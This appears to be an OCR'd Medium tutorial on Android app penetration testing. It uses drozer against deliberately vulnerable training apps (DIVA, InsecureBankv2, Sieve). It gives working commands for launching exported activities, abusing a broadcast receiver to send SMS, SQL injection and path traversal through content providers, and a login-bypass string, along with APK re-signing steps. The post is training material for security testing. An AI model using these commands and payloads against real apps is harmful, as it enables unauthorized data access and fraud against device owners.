

Mobile Application Pentesting-Part4

Piyush Patil
May 17 · 8 min read ★

Access Control Issues





cat AccessControl1Activity.java


The "**jakhar.aseem.diva.action.VIEW_CREDS**" is the intent filter responsible for allowing the credentials to be displayed by the application.

Also, the AndroidManifest.xml indicates the presence of the mentioned intent filter:

am: Activity Manager tool


start: To Launch an activity

The result is the application starting by itself and showing the API credentials:



https://labs.mwrinfosecurity.com/tools/drozer/

Install drozer application in linux and drozer-agent in android.



Drozer mobile-agent

We will perform mobile pentesting using drozer on Insecurebank vulnerable application.

https://github.com/dineshshetty/Android-InsecureBankv2

Drozer Commands

run-Executes a drozer module

list-Show a list of all drozer modules that can be executed in the current session. This hides modules that you do not have suitable permissions to run.

shell-Start an interactive Linux shell on the device, in the context of the Agent process.

cd-Mounts a particular namespace as the root of session, to avoid having to repeatedly type the full name of a module.

clean-Remove temporary files stored by drozer on the Android device.

contributors-Displays a list of people who have contributed to the drozer framework and modules in use on your system.

echo-Print text to the console.

exit-Terminate the drozer session.

help-Display help about a particular command or module.

Lets start

ls =>to see all available commands


run module_name =>to run any module

To get list of all packages present in the device.

dz> run app.package.list

To search for a package name from the above list

dz> run app.package.list -f <your_string>



. . .

> *AttackSurface*

This is the part where we start exploring vulnerabilities. We start with checking the number of *exported* Activities, Broadcast Receivers, Content Providers and Services.

run app.package.attacksurface package_name

To get a list activities from a package

dz> run app.activity.info -a <package_name>

To launch any selected activity

dz> run app.activity.start — component <package_name> <activity_name>

The screen you are seeing will allow to change password without authenticating to the application. In this specific case, another person should have had an access to the device to be able to change password. However, there are cases when parameters can be passed to the activities being launched, and those activities would operate on the given parameters. It is important to keep that in mind when evaluating real-world applications (looking into the source code of exported activities would be warranted to determine whether it reads any parameters from an intent that was used to launch it).

> *Exploiting android broadcast receiver*

As you see, MyBroadCastReceiver processes actions with name theBroadcast, it is

If we look into the source code, we would see that two parameters are being retrieved from the Intent:

String str1 = paramIntent.getStringExtra("phonenumber");

String str2 = paramIntent.getStringExtra("newpass");

Then, the code reads data stored in Shared Preferences, does some cryptographic operations, and at the end calls SmsManager.sendTextMessage().

run app.broadcast.send — -action theBroadcast — -extra string phonenumber 12345 — -extra string newpass fakefakefake

If we look at our Android device now, we will see that we are about to send an sms message. Setting a premium rate sms number and forcing users to send messages without their consent is one of the ways bad guys can be making money:

dz> run app.provider.info -a <package_name>

The above content provider is named DBContentProvider, which can be assumed as a Database Backed Content Provider. It is very hard to guess the *Content URIs,* however drozer provides a scanner module that brings together various ways to guess paths and divine a list of accessible content URIs. We can get the content URIs with the following:

To get the content URIs for the selected package

dz> run scanner.provider.finduris -a <your_package>

We can now use other drozer modules to retrieve information from those content URIs, or even modify the data in the database.

SQL INJECTION

run scanner.provider.injection -a com.mwr.example.sieve

run app.provider.query content://blahblahblah — projection “‘“

run app.provider.query content://blahblahblah — projection “* FROM SQLITE_MASTER WHERE type=’table’; — “

Or you can try manually injection in username and password field

For example:-

username=piyush’or’1'=’1' —

password=anything

DIRECTORY TRAVERSAL

run scanner.provider.traversal -a com.mwr.example.sieve

To read the files in the file system

dz> run app.provider.read <URI>

To download content from the file

dz> run app.provider.download <URI>

. . .

Content Provider signature Vulnerability

Developer uses custom permission to prevent content provider from being vulnerable but it not sufficient,make sure permission are protected by signatures.

run app.provider.query content://blahblahblah

It saying inorder to open this content ,you need this permission:-
android.permission.CONFIGURE_SIP

Lets decomplile the application

apktool d appname.apk

Sign the new new_agent.apk

> *Signing Android Applications*

-No certificate authority, unlike IOS

-Developers could generate their own certificates

-App signed with the public key, whereas the private key stays with the developer.

keytool -genket -v -keystore nameofkeystore -alias your_alias -keyalg RSA -keysize 2048 -validity number_of_days

keytool -genkey -v -keystore lol.keystore -alias piyush -keyalg RSA -keysize 2048 -validity 365

jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore name_of_your_keystore your_application.apk your_key_alias

jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore lol.keystore new.apk piyush

jarsigner -verify -verbose your_app.apk

Printing the Signatures

keytool -printcert -file META-INF/RELEASE.RSA

META-INF/RELEASE.RSA=>this file is generated when you unzip(unzip app.apk -d folder) any android application.The name of the RSA file can be different.

It worked.

. . .

> *Read Based content provider Vulnerability*

run app.package.attacksurface package_name

run app.package.info -a package name =>it will show app permissions

So this means this app only have permission to use internet.

This app have permission to read from external storage.

run app.provider.read content://blahblahblah/../../../../../mnt/sdcard/secret.txt

[path traversal vulnerability]

. . .

Service Enumeration

To interact with the exported services, we can ask Drozer to provide more details using:

To get details about exported services

dz> run app.service.info -a <package_name>

Reverse Engineering, Penetration Testing(Web, Mobile, IoT, Network, Infra)

Follow

More From Medium


Top on Medium

Top on Medium

Apparently I Was Nothing But A Woo-Girl

Michelle Ann in Fearless She Wrote
Nov 13 · 4 min read ★

Top on Medium



How to Predict the End of a Relationship

Colleen Murphy in Mindful Muse
Nov 22 · 5 min read ★

2.4K